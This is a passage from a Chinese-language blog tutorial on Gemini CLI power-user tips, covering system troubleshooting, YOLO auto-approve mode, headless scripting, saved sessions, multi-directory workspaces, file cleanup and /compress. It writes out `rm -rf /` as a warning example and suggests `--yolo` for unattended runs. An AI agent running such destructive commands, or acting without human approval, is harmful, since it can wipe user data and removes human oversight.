Gemini 然后可以打开并编辑您的配置文件。</p><p>这个技巧突显了<strong>Gemini CLI 不仅适用于编码项目——它是您整个开发环境的 AI 助手</strong>。许多用户使用 Gemini 来自定义他们的开发设置或修复机器上的问题：</p><ul><li><p><strong>编辑配置文件：</strong> 您可以通过引用来加载您的 shell 配置（<code>.bashrc</code> 或 <code>.zshrc</code>），然后要求 Gemini CLI 优化或故障排除它。例如，”我的 <code>PATH</code> 没有选择 Go 二进制文件，能编辑我的 <code>.bashrc</code> 来修复吗？” AI 可以插入正确的 <code>export</code> 行。它会在保存更改之前向您显示差异以供确认。</p></li><li><p><strong>诊断错误：</strong> 如果您在终端或应用程序日志中遇到神秘错误，您可以复制并将其提供给 Gemini CLI。它将分析错误消息，并经常建议解决步骤。这类似于使用 StackOverflow 或 Google，但 AI 直接检查您的场景。例如：”当我运行 <code>npm install</code> 时，我得到 <code>EACCES</code> 权限错误——如何修复？” Gemini 可能检测到 <code>node_modules</code> 中的权限问题，并指导您更改目录所有权或使用适当的节点版本管理器。</p></li><li><p><strong>在项目外运行：</strong> 默认情况下，如果您在没有 <code>.gemini</code> 上下文的目录中运行 <code>gemini</code>，这只是意味着没有加载项目特定的上下文——但您仍可以使用 CLI的完整功能。这对于临时任务如系统故障排除很有用。您可能没有任何代码文件需要让AI处理，但仍可以通过它运行 shell 命令或让它获取网络信息。本质上，您将 Gemini CLI 视为可以<em>为您执行</em>事情的 AI 驱动终端，而不仅仅是聊天。</p></li><li><p><strong>工作站自定义：</strong> 想要更改设置或安装新工具？您可以要求 Gemini CLI，”在我的系统上安装 Docker”或”配置我的 Git 使用 GPG 签名提交。” CLI 将尝试执行步骤。它可能会从网络获取说明（使用搜索工具），然后运行适当的 shell 命令。当然，始终监视它在做什么并批准命令——但它可以通过自动化多步骤设置过程来节省时间。一个真实例子：用户要求 Gemini CLI”将我的 macOS Dock 偏好设置为自动隐藏并删除延迟”，AI 能够执行必要的 <code>defaults write</code> 命令。</p></li></ul><p>将此模式视为将 Gemini CLI 用作<strong>智能 shell</strong>。事实上，您可以将其与技巧 16（shell 直通模式）结合——有时您可能进入 <code>!</code> shell 模式来验证某些内容，然后返回 AI 模式让它分析输出。</p><p><strong>注意事项：</strong> 进行系统级任务时，要谨慎处理有广泛影响的命令（如 <code>rm -rf</code> 或系统配置更改）。Gemini CLI 通常会要求确认，并且在您看到之前不会运行任何内容。但作为高级用户，您应该了解正在进行什么更改。如果不确定，请要求 Gemini 在运行前解释命令（例如，”解释 <code>defaults write com.apple.dock autohide-delay -float 0</code> 的作用”——如果您以这种方式提示，它会很乐意解释而不是直接执行）。</p><p><strong>故障排除额外功能：</strong> 另一个巧妙的用途是使用 Gemini CLI 解析日志或配置文件以查找问题。例如，”扫描此 Apache 配置中的错误”（使用 <code>@httpd.conf</code>），或”查看昨天下午 2 点左右的 syslog 错误”（如果可访问，使用 <code>@/var/log/syslog</code>）。就像有一个协管管理员。它甚至可以建议崩溃的可能原因或提出常见错误模式的修复方案。</p><p>总之，<strong>不要犹豫,启动 Gemini CLI 作为您环境问题的助手</strong>。它能加速您的所有工作流程——不仅仅是编写代码，还维护您编写代码的系统。许多用户报告说，在 Gemini 的帮助下自定义他们的开发环境感觉就像有一个技术伙伴随时待命，处理繁琐或复杂的设置步骤。</p><h2 id="技巧10：YOLO-模式-自动批准工具操作（谨慎使用）"><a href="#技巧10：YOLO-模式-自动批准工具操作（谨慎使用）" class="headerlink" title="技巧10：YOLO 模式 - 自动批准工具操作（谨慎使用）"></a>技巧10：YOLO 模式 - 自动批准工具操作（谨慎使用）</h2><p><strong>快速使用场景：</strong> 如果您很自信（或愿意冒险），您可以让 Gemini CLI 无需每次征求您的确认就运行工具操作。这是<strong>YOLO 模式</strong>（You Only Live Once，你只活一次）。它通过 <code>--yolo</code> 标志或在会话期间按 <code>Ctrl+Y</code> 启用。在 YOLO 模式下，一旦 AI 决定使用工具（如运行 shell 命令或写入文件），它立即执行，没有那个”批准？(y/n)”提示。</p><p><strong>为什么使用 YOLO 模式？</strong> 主要是为了速度和便利性，<strong>当您信任 AI 的操作时</strong>。经验丰富的用户在进行大量重复安全操作时可能会切换 YOLO 开启。例如，如果您要求 Gemini 连续生成 10 个不同文件，批准每个操作会减慢流程；YOLO 模式只会让它们全部自动写入。另一个场景是在完全自动化的脚本或 CI 管道中使用 Gemini CLI——您可以使用 <code>--yolo</code> 自动运行它，这样它就不会暂停确认。</p><p>要从一开始就以 YOLO 模式启动，使用以下命令启动 CLI：</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">gemini --yolo</span><br></pre></td></tr></table></figure><p>或简写形式 <code>gemini -y</code>。您会在 CLI 中看到一些指示（如不同的提示符或通知）显示自动批准已开启。在交互式会话期间，您可以随时按 <strong>Ctrl+Y</strong> 切换它——CLI 通常会在页脚显示类似”YOLO 模式已启用（所有操作自动批准）”的消息。</p><p><strong>重要警告：</strong> YOLO 模式强大但<strong>有风险</strong>。Gemini 团队自己将其标记为”敢于冒险的用户”使用——意味着您应该意识到 AI 可能可能执行危险命令而不询问。在正常模式下，如果 AI 决定运行 <code>rm -rf /</code>（最坏情况），您显然会拒绝。在 YOLO 模式下，该命令会立即运行（并可能毁掉您的一天）。虽然这种极端错误不太可能（AI 的系统提示包括安全指导方针），但确认的全部意义就是捕获任何不必要的操作。YOLO 移除了那张安全网。</p><p><strong>YOLO 的最佳实践：</strong> 如果您想要一些便利而没有太多风险，可以考虑<em>允许列表</em>特定命令。例如，您可以在设置中配置某些工具或命令模式不需要确认（如允许所有 <code>git</code> 命令或只读操作）。事实上，Gemini CLI 支持跳过特定命令确认的配置：例如，您可以设置类似 <code>&quot;tools.shell.autoApprove&quot;: [&quot;git &quot;, &quot;npm test&quot;]</code> 来始终运行那些命令。这样，您可能不需要全局 YOLO 模式——您只选择性地 YOLO 安全命令。另一种方法：使用 YOLO 时在沙箱或容器中运行 Gemini，这样即使它做了疯狂的事情，您的系统也会受到保护（Gemini 有 <code>--sandbox</code> 标志在 Docker 容器中运行工具）。</p><p>许多高级用户经常切换 YOLO 开启和关闭——在进行一系列轻微文件编辑或查询时开启，在即将执行关键操作时关闭。您可以做同样的事情，使用键盘快捷键作为快速切换。</p><p>总之，<strong>YOLO 模式以监督为代价消除了摩擦</strong>。这是一个要谨慎明智使用的专业功能。它真正展示了对 AI 的信任（或鲁莽！）。如果您是 Gemini CLI 的新手，在清楚了解它倾向于做什么的模式之前，您可能应该避免 YOLO。如果您确实使用它，请加倍注意版本控制或备份——以防万一。</p><p><em>（如果有什么安慰的话，您并不孤单——社区中的许多人开玩笑说”我 YOLO 了，Gemini 做了些疯狂的事。”所以使用它，但是…嗯，您只活一次。）</em></p><h2 id="技巧11：无头和脚本模式（在后台运行-Gemini-CLI）"><a href="#技巧11：无头和脚本模式（在后台运行-Gemini-CLI）" class="headerlink" title="技巧11：无头和脚本模式（在后台运行 Gemini CLI）"></a>技巧11：无头和脚本模式（在后台运行 Gemini CLI）</h2><p><strong>快速使用场景：</strong> 您可以通过以<strong>无头模式</strong>运行 Gemini CLI 来在脚本或自动化中使用它。这意味着您通过命令行参数或环境变量提供提示（甚至完整的对话），Gemini CLI 产生输出并退出。这对于与其他工具集成或在计划上触发 AI 任务很有用。</p><p>例如，要在不打开 REPL 的情况下获得一次性答案，您已经看到可以使用 <code>gemini -p &quot;...prompt...&quot;</code>。这已经是无头使用：它打印模型响应并返回到 shell。但您可以做的更多：</p><ul><li><strong>系统提示覆盖：</strong> 如果您想使用自定义系统角色或指令集（与默认不同）运行 Gemini CLI，可以使用环境变量 <code>GEMINI_SYSTEM_MD</code>。通过设置它，您告诉 Gemini CLI 忽略其内置系统提示并使用您提供的文件。例如：</li></ul><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line"><span class="built_in">export</span> GEMINI_SYSTEM_MD=<span class="string">&quot;/path/to/custom_system.md&quot;</span></span><br><span class="line">gemini -p <span class="string">&quot;Perform task X with high caution&quot;</span></span><br></pre></td></tr></table></figure><p>这将加载您的 <code>custom_system.md</code> 作为系统提示（AI 遵循的”角色”和规则），然后执行提示。或者，如果您设置 <code>GEMINI_SYSTEM_MD=true</code>，CLI 将在当前项目的 <code>.gemini</code> 目录中查找名为 <code>system.md</code> 的文件。这个功能非常高级——它基本上允许您<em>替换 CLI 的内置大脑</em>为您自己的指令，一些用户将其用于专门的工作流程（如模拟特定角色或执行超严格的策略）。谨慎使用它，因为替换核心提示可能会影响工具使用（核心提示包含关于 AI 如何选择和使用工具的重要指导）。</p><ul><li><p><strong>通过 CLI 的直接提示：</strong> 除了 <code>-p</code>，还有 <code>-i</code>（交互式提示），它使用初始提示启动会话，然后保持打开状态。例如：<code>gemini -i &quot;Hello, let&#39;s debug something&quot;</code> 将打开 REPL 并且已经向模型说过Hello。如果您希望在启动时立即询问第一个问题，这很有用。</p></li><li><p><strong>使用 shell 管道脚本：</strong> 您不仅可以管道传输文本，还可以将文件或命令输出管道传输到 Gemini。例如：<code>gemini -p &quot;Summarize this log:&quot; &lt; big_log.txt</code> 将把 <code>big_log.txt</code> 的内容输入到提示中（在短语”Summarize this log:”之后）。或者您可能执行 <code>some_command | gemini -p &quot;Given the above output, what went wrong?&quot;</code>。这种技术允许您将 Unix 工具与 AI 分析组合在一起。它是一次性操作意义上的无头。</p></li><li><p><strong>在 CI/CD 中运行：</strong> 您可以将 Gemini CLI 合并到构建过程中。例如，CI 管道可能运行测试，然后使用 Gemini CLI 自动分析失败的测试输出并发布评论。使用 <code>-p</code> 标志和环境身份验证，这可以脚本化。（当然，确保环境有所需的 API 密钥或身份验证。）</p></li></ul><p>另一个无头技巧：<strong><code>--format=json</code> 标志</strong>（或配置设置）。如果您配置它，Gemini CLI 可以以 JSON 格式输出响应而不是人类可读的文本。这对于程序化消费很有用——您的脚本可以解析 JSON 并以结构化方式提取数据。</p><p><strong>无头模式的重要性：</strong> 它将 Gemini CLI 从交互式助手转变为<strong>后端服务</strong>或实用程序，其他程序可以调用。您可以安排一个 cronjob，每晚运行一个 Gemini CLI 提示（想象生成一个报告或使用 AI 逻辑清理某些东西）。您可以将 IDE 中的按钮连接到触发无头 Gemini 运行来执行特定任务。</p><p><strong>示例：</strong> 假设您想要一个新闻网站的每日摘要。您可以有一个脚本：</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">gemini -p <span class="string">&quot;Web-fetch \&quot;https://news.site/top-stories\&quot; and extract the headlines, then write them to headlines.txt&quot;</span></span><br></pre></td></tr></table></figure><p>也可使用 <code>--yolo</code>，这样它就不会要求确认写入文件。这将使用网络获取工具来获取页面并使用文件写入工具保存标题。全部自动完成，无需人工干预。一旦您将 Gemini CLI 视为可脚本化组件，可能性是无穷的。</p><p>总之，<strong>无头模式</strong>将启用自动化。它是 Gemini CLI 与其他系统之间的桥梁。掌握它意味着您可以扩展您的 AI 使用——不仅仅是当您在终端中输入时，当您不在时，您的 AI 代理也可以为您工作。</p><p><em>提示：对于真正长时间运行的非交互式任务，您还可以研究 Gemini CLI 的”Plan”模式或它如何在不干预的情况下生成多步骤计划。这些是超出此范围的高级主题。在大多数情况下，通过无头模式精心制作单个提示可以实现很多目标。</em></p><h2 id="技巧12：保存和恢复聊天会话"><a href="#技巧12：保存和恢复聊天会话" class="headerlink" title="技巧12：保存和恢复聊天会话"></a>技巧12：保存和恢复聊天会话</h2><p><strong>快速使用场景：</strong> 如果您已经使用 Gemini CLI 调试了一小时需要暂停，您可以不用丢失对话上下文。使用 <code>/chat save &lt;name&gt;</code> 保存会话。之后（即使重启 CLI），您可以使用 <code>/chat resume &lt;name&gt;</code> 从您离开的地方继续。这样，长时间运行的对话可以暂停并无缝继续。</p><p>Gemini CLI 本质上有一个内置的聊天会话管理器。需要了解的命令有：</p><ul><li><p><code>/chat save &lt;tag&gt;</code> - 将当前对话状态保存在您提供的标签/名称下。标签就像该会话的文件名或键。如果需要，您可以经常保存，如果标签存在，它将覆盖它。（使用描述性名称很有帮助——例如，<code>chat save fix-docker-issue</code>。）</p></li><li><p><code>/chat list</code> - 列出您所有保存的会话（您使用的标签）。这有助于您记住之前保存的名称。</p></li><li><p><code>/chat resume &lt;tag&gt;</code> - 恢复具有该标签的会话，将整个对话上下文和历史记录恢复到保存时的状态。就像您从未离开过一样。然后您可以从那个点继续聊天。</p></li><li><p><code>/chat share</code> - （保存到文件）这很有用，因为您可以将整个聊天与其他人分享，他们可以继续会话。几乎像协作一样。</p></li></ul><p>在底层，这些会话很可能存储在 <code>~/.gemini/chats/</code> 或类似位置中。它们包括对话消息和任何相关状态。这个功能对于以下情况非常有用：</p><ul><li><p><strong>长时间调试会话：</strong> 有时与 AI 调试可能是一个漫长的来回过程。如果您无法一次性解决，保存它并稍后回来（也许带着清醒的头脑）。AI 仍然会”记住”之前的所有内容，因为整个上下文被重新加载。</p></li><li><p><strong>多日任务：</strong> 如果您将 Gemini CLI 用作项目的助手，您可能有一个”重构模块 X”的聊天会话跨越多天。每天您可以恢复该特定聊天，这样上下文不会每天重置。同时，您可能将另一个”编写文档”的会话单独保存。切换上下文只是保存一个和恢复另一个的问题。</p></li><li><p><strong>团队交接：</strong> 这更具实验性，但理论上，您可以将保存的聊天内容与同事分享（保存的文件很可能是可移植的）。如果他们将它们放在他们的 <code>.gemini</code> 目录中并恢复，他们可以看到相同的上下文。协作的<strong>更简单实用的方法</strong>只是从日志中复制相关的问答并使用共享的 <code>GEMINI.md</code> 或提示，但值得注意的是会话数据是您保留的。</p></li></ul><p><strong>使用示例：</strong></p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">/chat save api-upgrade</span><br></pre></td></tr></table></figure><p><em>(会话保存为”api-upgrade”）</em></p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">/quit</span><br></pre></td></tr></table></figure><p><em>（稍后，重新打开 CLI）</em></p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line">$ gemini</span><br><span class="line">gemini&gt; /chat list</span><br></pre></td></tr></table></figure><p><em>（显示：api-upgrade）</em></p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">gemini&gt; /chat resume api-upgrade</span><br></pre></td></tr></table></figure><p>现在模型用上次交换的状态向您问好。您可以通过向上滚动来确认所有之前的消息都存在。</p><p><strong>提示：</strong> 保存聊天时使用有意义的<a href="https://medium.com/@ferreradaniel/gemini-cli-free-ai-tool-upgrade-5-new-features-you-need-right-now-04cfefac5e93#:~:text=Naming%20conventions%20to%20keep%20projects,organized">标签</a>。不要使用 <code>/chat save session1</code>，给它一个与主题相关的名称（例如 <code>/chat save memory-leak-bug</code>）。这将帮助您稍后通过 <code>/chat list</code> 找到正确的那个。没有严格限制您可以保存多少会话，但偶尔清理旧会话可能是明智的。</p><p>这个功能将 Gemini CLI 变成持久的顾问。您不会丢失在对话中获得的知识；您可以随时暂停和恢复。这是与其他一些在关闭时会忘记上下文的 AI 界面的区别所在。对于高级用户来说，这意味着<strong>您可以与 AI 维护并行的工作线程</strong>。就像您为不同任务有多个终端标签页一样，您可以有多个保存的聊天会话，并在任何给定时间恢复您需要的那个。</p><h2 id="技巧13：多目录工作区-一个-Gemini，多个文件夹"><a href="#技巧13：多目录工作区-一个-Gemini，多个文件夹" class="headerlink" title="技巧13：多目录工作区 - 一个 Gemini，多个文件夹"></a>技巧13：多目录工作区 - 一个 Gemini，多个文件夹</h2><p><strong>快速使用场景：</strong> 您的项目是否分散在多个仓库或目录中？您可以启动 Gemini CLI 同时访问<em>所有这些</em>，这样它会看到一个统一的工作区。例如，如果您的后端和前端是独立的文件夹，您可以同时包含这两个，这样 Gemini 可以编辑或引用两者中的文件。</p><p>有两种使用<strong>多目录模式</strong>的方式：</p><ul><li><strong>启动参数：</strong> 启动 Gemini CLI 时使用 <code>--include-directories</code>（或 <code>-I</code>）指定。例如：</li></ul><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">gemini --include-directories <span class="string">&quot;../backend:../frontend&quot;</span></span><br></pre></td></tr></table></figure><p>这假设您从例如 <code>scripts</code> 目录运行命令，并希望包含两个同级文件夹。您提供以冒号分隔的路径列表。然后 Gemini CLI 将所有这些目录视为一个大工作区的一部分。</p><ul><li><strong>保存设置：</strong> 在您的 <code>settings.json</code> 中，您可以定义 <code>&quot;includeDirectories&quot;: [&quot;path1&quot;, &quot;path2&quot;, ...]</code>。如果您总是希望加载某些公共目录（例如，多个项目使用的共享库文件夹），这很有用。路径可以是相对的或绝对的。路径中的环境变量（如 <code>~/common-utils</code>）是允许的。</li></ul><p>当多目录模式激活时，CLI 的上下文和工具考虑所有包含位置的文件。<code>&gt; /directory show</code> 命令将列出当前<a href="https://medium.com/@ferreradaniel/gemini-cli-free-ai-tool-upgrade-5-new-features-you-need-right-now-04cfefac5e93#:~:text=How%20to%20add%20multiple%20directories,step">工作区</a>中的哪些目录。您还可以在会话期间使用 <code>/directory add &lt;path&gt;</code> 动态添加目录——它将即时加载它（可能像启动时那样扫描它以获取上下文）。</p><p><strong>为什么要使用多目录模式？</strong> 在微服务架构或模块化代码库中，通常一部分代码存在于一个仓库中，另一部分在不同的仓库中。如果您只在一个中运行 Gemini，它不会”看到”其他的。通过组合它们，您启用跨项目推理。例如，您可以问，”更新前端中的 API 客户端以匹配后端的新 API 端点”——Gemini 可以打开后端文件夹查看 API 定义，并同时打开前端代码相应地修改它。没有多目录模式，您必须一次处理一边并手动传递信息。</p><p><strong>示例：</strong> 假设您有 <code>client/</code> 和 <code>server/</code>。这样启动Gemini CLI：</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line"><span class="built_in">cd</span> client</span><br><span class="line">gemini --include-directories <span class="string">&quot;../server&quot;</span></span><br></pre></td></tr></table></figure><p>现在在 <code>gemini&gt;</code> 提示符下，如果您执行 <code>&gt; !ls</code>，您将看到它可以列出 <code>client</code> 和 <code>server</code> 中的文件（它可能将它们显示为单独的路径）。您可以执行：</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">Open server/routes/api.py and client/src/api.js side by side to compare <span class="keyword">function</span> names.</span><br></pre></td></tr></table></figure><p>AI 将可以访问两个文件。或者您可能说：</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">The API changed: the endpoint <span class="string">&quot;/users/create&quot;</span> is now <span class="string">&quot;/users/register&quot;</span>. Update both backend and frontend accordingly.</span><br></pre></td></tr></table></figure><p>它可以同时在后端路由中创建补丁并调整前端获取调用。</p><p>在底层，Gemini 合并这些目录的文件索引。如果每个目录都很大，可能会有一些性能考虑，但通常它可以很好地处理多个中小型项目。备忘单指出这有效地创建了一个具有多个根目录的工作区。</p><p><strong>技巧：</strong> 即使您不总是使用多目录模式，要知道您仍然可以通过提示中的绝对路径（<code>@/path/to/file</code>）引用跨文件系统的文件。但是，没有多目录，Gemini 可能没有权限编辑这些文件或知道主动从中加载上下文。多目录正式地将它们包含在范围内，因此它了解整个集合的任务（如搜索或跨整个集合的代码生成）的所有文件。</p><p><strong>删除目录：</strong> 如果需要，<code>/directory remove &lt;path&gt;</code>（或类似命令）可以从工作区中删除一个目录。这不太常见，但如果您意外包含了某些东西，可以删除它。</p><p>总之，<strong>多目录模式统一您的上下文</strong>。对于 polyrepo 项目或代码分散的任何情况，这是必须的。它使 Gemini CLI 的行为更像是一个打开了整个解决方案的 IDE。作为高级用户，这意味着您的项目中没有任何部分超出了 AI 的可控范围。</p><h2 id="技巧14：使用-AI-协助组织和清理您的文件"><a href="#技巧14：使用-AI-协助组织和清理您的文件" class="headerlink" title="技巧14：使用 AI 协助组织和清理您的文件"></a>技巧14：使用 AI 协助组织和清理您的文件</h2><p><strong>快速使用场景：</strong> 对凌乱的 <code>Downloads</code> 文件夹或无组织的项目资产感到厌倦？您可以招募 Gemini CLI 充当智能组织者。通过向它提供目录概览，它可以分类文件甚至将它们移动到子文件夹中（在您批准的情况下）。例如，”清理我的 <code>Downloads</code>：将图像移动到 <code>Images</code> 文件夹，PDF 移动到 <code>Documents</code>，并删除临时文件。”</p><p>因为 Gemini CLI 可以读取文件名、大小，甚至查看文件内容，它可以就文件<a href="https://github.com/google-gemini/gemini-cli/discussions/7890#:~:text=We%20built%20a%20CLI%20tool,trash%20folder%20for%20manual%20deletion">组织</a>做出明智的决定。一个社区创建的工具称为<strong>“Janitor AI”</strong>展示了这一点：它通过 Gemini CLI 运行，将文件分类为重要与垃圾，并相应地<a href="https://github.com/google-gemini/gemini-cli/discussions/7890#:~:text=We%20built%20a%20CLI%20tool,trash%20folder%20for%20manual%20deletion">分组</a>。过程涉及扫描目录，使用 Gemini 对文件名和元数据（如果需要还有内容）的推理，然后将文件移动到类别中。值得注意的是，它没有自动删除垃圾——而是将它们移动到 <code>Trash</code> 文件夹以供<a href="https://github.com/google-gemini/gemini-cli/discussions/7890#:~:text=organize%20files,trash%20folder%20for%20manual%20deletion">审查</a>。</p><p>以下是如何手动使用 Gemini CLI 复制这样的工作流程：</p><ol><li><strong>扫描：</strong> 使用提示让 Gemini 列出文件和分类。例如：</li></ol><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">列出当前目录中的所有文件，并将它们分类为<span class="string">&quot;图像&quot;</span>、<span class="string">&quot;视频&quot;</span>、<span class="string">&quot;文档&quot;</span>、<span class="string">&quot;档案&quot;</span>或<span class="string">&quot;其他&quot;</span>。</span><br></pre></td></tr></table></figure><p>Gemini 可能使用 <code>!ls</code> 或类似命令获取文件列表，然后分析文件名称/扩展名以对文件进行分类。</p><ol><li><strong>规划：</strong> 询问 Gemini 它想要如何优化。例如：</li></ol><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">为这些文件提出新的文件夹结构。我想按类型（图像、视频、文档等）分开。同时识别任何看起来像重复或不必要的文件。</span><br></pre></td></tr></table></figure><p>AI 可能以一个计划响应：例如，*”创建文件夹：<code>Images/</code>、<code>Videos/</code>、<code>Documents/</code>、<code>Archives/</code>。将 <code>X.png</code>、<code>Y.jpg</code> 移动到 <code>Images/</code>；将 <code>A.mp4</code> 移动到 <code>Videos/</code>；等等。文件 <code>temp.txt</code> 看起来不必要（也许是一个临时文件）。”*</p><ol><li><strong>通过确认执行移动：</strong> 然后您可以指示它执行计划。它可能为每个文件使用 <code>mv</code> 等shell命令。因为这会修改您的文件系统，您将获得每个操作的确认提示（除非您 YOLO 它）。仔细批准移动。完成后，您的目录将按照建议整齐地组织。</li></ol><p>在整个过程中，Gemini 的自然语言理解是关键。例如，它可以推理出 <code>IMG_001.png</code> 是一个图像或 <code>presentation.pdf</code> 是一个文档，即使没有明确说明。它甚至可以打开图像（使用其视觉能力）查看其中的内容——例如，区分截图与照片或图标——并相应地<a href="https://dev.to/therealmrmumba/7-insane-gemini-cli-tips-that-will-make-you-a-superhuman-developer-2d7h#:~:text=If%20your%20project%20folder%20is,using%20relevant%20and%20descriptive%20terms">命名或排序</a>。</p><p><strong>按内容重命名文件：</strong> 一个特别神奇的用途是让 Gemini 将文件重命名为更具描述性。Dev Community 文章”7 Insane Gemini CLI Tips”描述了 Gemini 如何**扫描图像并<a href="https://dev.to/therealmrmumba/7-insane-gemini-cli-tips-that-will-make-you-a-superhuman-developer-2d7h#:~:text=If%20your%20project%20folder%20is,using%20relevant%20and%20descriptive%20terms">根据其内容自动重命名它们</a>。例如，名为 <code>IMG_1234.jpg</code> 的文件如果 AI 看到它是登录屏幕的截图，可能被重命名为 <code>login_screen.jpg</code>。为此，您可以提示：</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">对于这里的每个 .png 图像，查看其内容并重命名为具有描述性的内容。</span><br></pre></td></tr></table></figure><p>Gemini 将打开每个图像（通过视觉工具），获取描述，然后提议一个 <code>mv IMG_1234.png login_screen.png</code> <a href="https://dev.to/therealmrmumba/7-insane-gemini-cli-tips-that-will-make-you-a-superhuman-developer-2d7h#:~:text=If%20your%20project%20folder%20is,using%20relevant%20and%20descriptive%20terms">操作</a>。这可以显著改善资产的组织，特别是在设计或照片文件夹中。</p><p><strong>二次处理法：</strong> Janitor AI 讨论指出了一个两步过程：首先是广泛分类（重要与垃圾与其他），然后完善<a href="https://github.com/google-gemini/gemini-cli/discussions/7890#:~:text=organize%20files,trash%20folder%20for%20manual%20deletion">组</a>。你可以效仿这种方法：先将可能需要删除的文件（比如大型安装程序 .dmg 文件或重复文件）与需要保留的文件分开，然后专注于整理保留的文件。一定要再次检查 AI 标记为垃圾的文件；它的判断并不总是正确，因此需要人工监督。</p><p><strong>安全提示：</strong> 当让 AI 对文件移动或删除时，要有备份或至少准备好撤销（使用 <code>/restore</code> 或您自己的备份）。进行试运行是明智的：询问 Gemini 打印它<em>将要</em>运行以组织文件的命令，但不执行它们，这样您可以审查。例如：”列出此计划所需的 <code>mv</code> 和 <code>mkdir</code> 命令，但还不要执行它们。”一旦您审查了列表，您可以复制粘贴执行它们，或指示 Gemini 继续。</p><p>这是使用 Gemini CLI 处理”非显而易见”任务的绝佳示例——它不仅仅是写代码，而是用 AI 智慧进行系统整理。它可以节省时间，为混乱的环境带来一些秩序。毕竟，作为开发者，我们都会积累各种杂乱文件（日志、旧脚本、下载文件），而一个 AI 管家会非常有用。</p><h2 id="技巧15：压缩长对话以保持在上下文内"><a href="#技巧15：压缩长对话以保持在上下文内" class="headerlink" title="技巧15：压缩长对话以保持在上下文内"></a>技巧15：压缩长对话以保持在上下文内</h2><p><strong>快速使用场景：</strong> 如果您与 Gemini CLI 聊天了很长时间，您可能会达到模型的上下文长度限制，或者只是发现会话变得难以处理。使用 <code>/compress</code> 命令总结到目前为止的对话，用简洁的摘要替换完整的聊天记录。这为更多讨论释放空间，而无需从头开始。</p><p>大语言模型有固定的上下文窗口（Gemini 2.5 Pro 的非常大，但不是无限的）。如果您超过它，模型可能会开始忘记较早的消息或失去连贯性。<code>/compress</code> 功能本质上是您会话的 <strong>AI 生成的 tl;dr</strong>，保留重要要点但删除逐分钟的对话。</p><p><strong>它如何工作：</strong> 当您键入 <code>/compress</code> 时，Gemini CLI 将获取整个对话（除系统上下文外）并生成一个摘要。然后它用该摘要替换聊天记录作为单个系统或助手消息，保留基本细节但丢弃每分钟对话。它将指示发生了压缩。例如，在 <code>/compress</code> 之后，您可能会看到类似的内容：</p><p>— 对话压缩 —<br>讨论摘要：用户和助手一直在调试应用程序中的内存泄漏。关键点：问题可能在 <code>DataProcessor.js</code> 中，其中对象没有被释放。助手建议添加日志记录并识别可能的无限循环。用户即将测试修复。<br>— 摘要结束 —</p><p>从那时起，模型只有该摘要（加上新消息）作为之前发生的事情的上下文。如果摘要捕获了突出信息，这通常就足够了。</p><p><strong>何时压缩：</strong> 理想情况下是在您<em>遇到</em>限制之前。如果您注意到会话变得冗长（数百回合或上下文中有很多代码），主动压缩。备忘单提到了自动压缩设置（例如，当上下文超过最大值的 60% 时压缩）。如果启用该功能，Gemini 可能自动压缩并让您知道。否则，手动 <code>/compress</code> 在您的工具包中。</p><p><strong>压缩之后：</strong> 您可以正常继续对话。如果需要，您可以在非常长的会话中多次压缩。每次，您都会失去一些细节，所以不要没有理由地过于频繁压缩——您可能最终得到复杂讨论的过于简化的记忆。但通常模型自己的摘要在保留关键事实方面相当好（您可以随时重新陈述任何关键内容）。</p><p><strong>上下文窗口示例：</strong> 假设您通过引用许多文件提供了大型代码库，并有 1M token 上下文（最大值）。如果您想要转换到项目的不同部分，而不是开始新会话（失去所有这些理解），您可以压缩。摘要将浓缩从代码中获得的知识（比如”我们加载了模块 A、B、C。A 有这些函数… B 以这些方式与 C 交互…”）。现在您可以在保留这些抽象知识的情况下继续询问新事物。</p><p><strong>记忆与压缩：</strong> 请注意压缩不会保存到长期记忆，它对对话是局部的。如果您有想<em>永不丢失</em>的事实，请考虑技巧 4（添加到 <code>/memory</code>）——因为记忆条目将在压缩中存活（无论如何它们将被重新插入，因为它们在 <code>GEMINI.md</code> 上下文中）。压缩更多是关于临时聊天内容。</p><p><strong>一个小的注意事项：</strong> 压缩之后，AI 的风格可能会略有改变，因为它实际上看到一个”全新的”带有摘要的对话。它可能会重新介绍自己或改变语气。您可以指示它如”从这里继续…（我们压缩了）”来平滑它。实际上，它通常都能很好地继续。</p><p>总结，*<em>随着会话变长，请使用 /compress *</em>来保持性能和相关性。这有助于 Gemini CLI 专注于大局，而不是对话历史中的每一个细节。这样，你就可以进行马拉松式的调试会话或广泛的设计讨论，而不会耗尽 AI 正在书写的”思维纸张”。</p><h2 id="技巧16-用-执行-Shell-命令（和你的终端对话）"><a href="#技巧16-用-执行-Shell-命令（和你的终端对话）" class="headerlink" title="技巧16: 用 ! 执行 Shell 命令（和你的终端对话）"></a>技巧16: 用 <code>!</code> 执行 Shell 命令（和你的终端对话）</h2><p><strong>快速应用场景：</strong> 在 Gemini CLI 的任何时刻，你都可以在命令前加上 <code>!</code> 来执行真实的 shell 命令。比如，你想查看 git 状态，直接输入 <code>!git status</code> 就会在你的终端中执行。这样就不用来回切换窗口或上下文了——你仍然在 Gemini CLI 